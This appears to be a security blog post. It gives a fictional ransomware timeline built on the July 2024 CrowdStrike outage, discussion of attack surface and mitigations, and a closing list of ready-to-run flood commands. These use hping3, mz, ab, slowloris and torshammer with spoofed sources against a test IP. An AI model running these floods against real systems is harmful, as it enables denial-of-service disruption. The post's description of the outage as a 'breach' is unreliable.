A Future Ransomware Attack exploiting the CrowdStrike Incident Vulnerabilities

Timeline of Events

Day 1: Discovery and Initial Breach

08:00 AM
A group of sophisticated cybercriminals identifies a vulnerability in the CrowdStrike Falcon software, based on the incident from July 2024. They exploit an unpatched version running on the IT systems of a major metropolitan hospital and an international airline.

09:30 AM
The attackers breach the hospital’s network through a compromised endpoint, gaining access to the internal systems. Simultaneously, they infiltrate the airline’s network, targeting critical operational systems.

11:00 AM
Malware is quietly installed on both networks. The ransomware is set to initiate a coordinated attack designed to maximize disruption. The attackers spend the next few hours exploring the networks, identifying key systems, and ensuring they have control over backups and critical infrastructure.

Day 2: Attack Initiation

07:00 AM
The ransomware is activated across the hospital’s network, encrypting patient records, diagnostic equipment, and critical medical databases. Simultaneously, the airline’s systems are attacked, with operational software and booking systems being encrypted.

07:15 AM
Hospital staff discover that their systems are inaccessible. Alarms and diagnostic tools start malfunctioning, creating confusion and panic among medical personnel.

07:30 AM
At the airline’s main hub, boarding systems, check-in kiosks, and flight scheduling systems fail. Flights are delayed, and passengers are left stranded, unaware of the unfolding cyberattack.

Day 3: Escalation and National Impact

08:00 AM
News of the hospital’s IT outage spreads quickly. Emergency procedures are activated, and patients in critical care are transferred to other hospitals, causing strain on neighboring medical facilities.

09:00 AM
The airline cancels all flights from major airports due to the ransomware attack. Passengers are stuck in terminals, causing massive delays and overcrowding. The airline’s customer service lines are overwhelmed with calls.

10:00 AM
The attackers demand a ransom of $50 million in cryptocurrency to decrypt the hospital and airline systems. They threaten to release sensitive patient data and airline customer information if the ransom is not paid within 48 hours.

Day 4: Government and Public Response

08:00 AM
The government issues a national emergency declaration. Cybersecurity experts from federal agencies are dispatched to assist in resolving the situation.

09:30 AM
News outlets report on the ransomware attack, causing widespread public panic. The stock market reacts negatively, with shares in healthcare and airline industries plummeting.

11:00 AM
Hospitals nationwide are put on high alert. The Department of Health and Human Services coordinates with other hospitals to manage the overflow of patients.

01:00 PM
The airline’s CEO holds a press conference, apologizing for the disruptions and assuring the public that they are working to resolve the issue. The Federal Aviation Administration (FAA) is involved in managing the air traffic chaos.

Day 5: Crisis Management and Mitigation

08:00 AM
Federal cybersecurity teams begin working with the hospital and airline to contain the ransomware spread and assess the damage. Efforts are made to restore critical systems using backup data.

10:00 AM
The attackers release a sample of stolen data to demonstrate their seriousness. The hospital’s and airline’s reputations take a severe hit as the public fears for their personal information.

12:00 PM
Negotiations with the attackers are initiated, but progress is slow. Alternative plans are developed to restore systems without paying the ransom.

04:00 PM
A temporary workaround is implemented for the hospital to access basic patient care systems. The airline begins manually processing flight schedules to resume limited operations.

Day 6: Resolution Efforts and Aftermath

08:00 AM
Federal agencies successfully decrypt parts of the ransomware. The hospital’s critical systems are gradually restored, although many patient records remain encrypted.

09:00 AM
The airline resumes more flights, but a full recovery is still weeks away. Thousands of passengers are still affected, and compensations are being arranged.

12:00 PM
Public health advisories are issued to mitigate the spread of misinformation and panic. Government officials hold briefings to reassure the public and outline steps being taken.

Day 7: Recovery and Reflection

08:00 AM
Both the hospital and airline begin a thorough review of their cybersecurity measures. Plans for stronger defenses and better incident response strategies are developed.

10:00 AM
The government announces a new cybersecurity initiative aimed at critical infrastructure protection, emphasizing the need for advanced threat detection and response systems.

02:00 PM
The attack becomes a case study for cybersecurity experts worldwide, highlighting the importance of robust security protocols and the dangers of an expanded attack surface.

This fictional scenario, while hypothetical, demonstrates how vulnerabilities exposed in a significant incident like the CrowdStrike breach can lead to catastrophic consequences. The ripple effect of such an attack can disrupt essential services, create national chaos, and prompt a reevaluation of cybersecurity strategies across industries. It underscores the critical need for constant vigilance, advanced security measures, and comprehensive response plans to protect against the ever-evolving landscape of cyber threats.


The Ripple Effect of the CrowdStrike Incident – An Expanded Attack Surface and Potential Future Threats

The CrowdStrike incident in July 2024, which resulted in the blue screen of death (BSOD) affecting millions of Windows computers globally, not only highlighted vulnerabilities within IT infrastructure but also potentially handed malicious actors new clues about weak points to exploit. This incident underscores the increased attack surface area and the heightened risk of future attacks targeting critical infrastructures such as shopping malls, airports, hospitals, and other essential services.

If you missed my previous blog explaining the CrowdStrike Incident, you can refer it here: Understanding the CrowdStrike Incident of July 2024

The Expanded Attack Surface

An attack surface refers to the various points within a system or network that could be vulnerable to exploitation by attackers. The CrowdStrike incident has inadvertently revealed new attack vectors, potentially increasing the attack surface in several ways:

Critical Infrastructure Vulnerabilities

  1. Airports and Airlines: The disruption caused flight delays and cancellations, exposing the vulnerabilities in the IT systems of airlines and airports. Attackers now see these systems as potential targets for future attacks, aiming to cause widespread chaos and economic damage.
  2. Hospitals and Healthcare Services: The incident highlighted the susceptibility of hospital IT systems, where even minor disruptions can have life-threatening consequences. Attackers could exploit these vulnerabilities to launch ransomware attacks or disrupt critical medical services.
  3. Shopping Malls and Retail Services: Retail services were also affected, indicating vulnerabilities in the digital payment systems and supply chain management. Future attacks could aim to steal customer data, disrupt sales, or manipulate inventory systems.

Increased Interconnectivity

The interconnected nature of modern IT systems means that an attack on one system can ripple out to affect many others. The CrowdStrike incident demonstrated how interconnected services, from cloud providers to local networks, can be impacted, making the entire ecosystem more vulnerable.

Remote Work and Digital Transformation

The rise of remote work and the accelerated digital transformation in various sectors have expanded the attack surface. Remote work setups often rely on less secure home networks, which can be exploited by attackers to gain access to corporate networks.

Supply Chain Attacks

The incident showed how updates and third-party software can be vectors for attacks. Attackers might focus more on supply chain attacks, targeting software vendors and service providers to infiltrate their customers’ systems.

Potential Future Attacks

Given the expanded attack surface, several types of attacks could become more prevalent in the future:

Ransomware Attacks

Ransomware attacks on critical infrastructure like hospitals, airports, and retail networks can cause significant disruption and compel organizations to pay hefty ransoms to restore their operations. The heightened awareness of these vulnerabilities may lead attackers to increasingly target these sectors.

DDoS Attacks

Distributed Denial of Service (DDoS) attacks can overwhelm the systems of airports, airlines, and large retail chains, causing outages and service disruptions. These attacks could be timed to coincide with peak periods, such as holiday travel seasons or major sales events, to maximize impact.

Data Breaches and Theft

Attackers may focus on stealing sensitive data from hospitals and retail networks, such as patient records and customer payment information. This data can be sold on the dark web or used for identity theft and financial fraud.

Advanced Persistent Threats (APTs)

APTs involve attackers infiltrating networks and remaining undetected for extended periods, gathering intelligence, and causing damage. Critical infrastructure and large corporations could be prime targets for such sophisticated attacks.

Mitigating the Risks

To combat these potential threats, organizations must adopt robust security measures:

Enhanced Security Protocols

Organizations must implement comprehensive security protocols, including regular updates and patches, multi-factor authentication, and advanced threat detection systems.

Employee Training and Awareness

Employees should be trained to recognize phishing attempts and other common attack vectors. Regular security awareness training can significantly reduce the risk of successful attacks.

Network Segmentation

Segmenting networks can limit the spread of an attack and protect critical systems. By isolating sensitive areas of the network, organizations can contain breaches and minimize damage.

Incident Response Planning

Having a well-defined incident response plan is crucial. Organizations must be prepared to respond swiftly and effectively to minimize the impact of any security breaches.

Collaboration and Information Sharing

Collaboration between organizations and government agencies can enhance overall security. Sharing information about threats and vulnerabilities can help organizations stay ahead of potential attacks.

Conclusion

The CrowdStrike incident of July 2024 has not only exposed critical vulnerabilities in our digital infrastructure but also expanded the potential attack surface for malicious actors. By understanding these vulnerabilities and adopting proactive security measures, organizations can better protect themselves against future threats. It is imperative to recognize that as our digital world evolves, so too must our strategies to safeguard it, ensuring resilience against the ever-growing landscape of cyber threats.

Important References

  1. “Security Engineering: A Guide to Building Dependable Distributed Systems” by Ross Anderson
  2. “Building Secure and Reliable Systems: Best Practices for Designing, Implementing, and Maintaining Systems” by Heather Adkins, et al.
  3. “Zero Trust Networks: Building Secure Systems in Untrusted Networks” by Evan Gilman and Doug Barth
  4. Research Paper: “Network Segmentation: Architecture and Use Cases” by the SANS Institute

Example Network Attacks

Following are some example TCP/UDP Attack we can do from a Linux system for testing purposes.

TCP SYN and FIN
hping3 10.247.225.134 -a 60.1.1.1 -p 80 -SF -i u1000 (ip anomaly check) Done.

TCP ACK and RST Floods (ACK)

hping3 10.247.225.134 -a 60.1.1.2 -s 10005 -p 80 -P -A -k -i u1000 -d 60 (out-of-seq ñ over 30 packets per conn)

sudo hping3 10.247.225.134 -s 10005 -p 80 -P -A -k -i u10 -d 60

TCP ACK and RST Floods (RST)

hping3 10.247.225.134 -s 10009 -p 80 -R -i u10 (SYN Authentication ñ sent bad ack to client)

UDP Floods (NTP, DNS, SSDP) (DNS)

sudo mz -c 100000000 -B 10.247.225.134 -A rand -t dns “sp=10000,dp=53,q=www.aaa.com” -d 10u (DNS auth)
sudo mz -c 100000000 -B 10.247.225.134 -A rand -t udp “sp=10000,dp=53,p=aa:aa:aa:aa:aa:aa:aa” -d 10u (Malformed DNS)

UDP Floods (NTP, DNS, SSDP) (SSDP)

sudo mz -c 100000000 -B 10.247.225.134 -A rand -t udp “sp=10000,dp=1900,p=aa:aa:aa:aa:aa:aa:aa” -d 10u (udp auth)

UDP Floods (NTP, DNS, SSDP) (NTP)

mz -c 100000000 -B 10.247.225.134 -A rand -t udp “sp=10000,dp=123,p=aa:aa:aa:aa:aa:aa:aa” -d 10u (udp auth)

ICMP Floods

hping3 10.247.225.134 –icmp -C 3 -i u1000 –rand-source (ICMP type 3 -> drop)
done

HTTP GET/POST Flood

ab -n 10000000 -c 10 -r http://10.247.225.134:81/ (HTTP Auth ñ 302 redirect) – Need Investigation

DNS torture (DNS sub-domain)

sudo dnsperf -d dnsfile -s 10.247.225.134 -l 100 -Q 1000 -a 10.10.10.12 -v (DNS label length (suffix=2) >= 8 -> drop)
done – Script Issue

DNS/NTP amplification (DNS)

sudo hping3 10.247.225.134 -a 60.1.1.10 –udp -d 1470 -p 2000 -s 53 –keep -i u10 (udp maximum size = 1400)

DNS/NTP amplification (NTP)

hping3 10.247.225.134 -a 60.1.1.11 –udp -d 1470 -p 2000 -s 123 –keep -i u1000 (udp maximum size = 1400)

SIP Floods (Malformed SIP)

sudo mz -c 100000000 -B 10.247.225.134 -A 40.1.1.2 -t udp “sp=10000,dp=5061,p=aa:aa:aa:aa:aa:aa:aa” -d 1000u (Malformed SIP)

Slowris
./slowloris.pl -dns 10.247.225.134 -timeout 10 -num 2000 (HTTP header timeout = 5 -> Reset)

Slow Post
sudo ./torshammer.py -t 10.247.225.134 -r 100 (Post packet size <= 150 bytes , Number Packets >= 10)

Sockstress
sudo ab -n 100000 -c 500 -r http://10.247.225.134/ (current connections rate limit by source > 500 -> drop)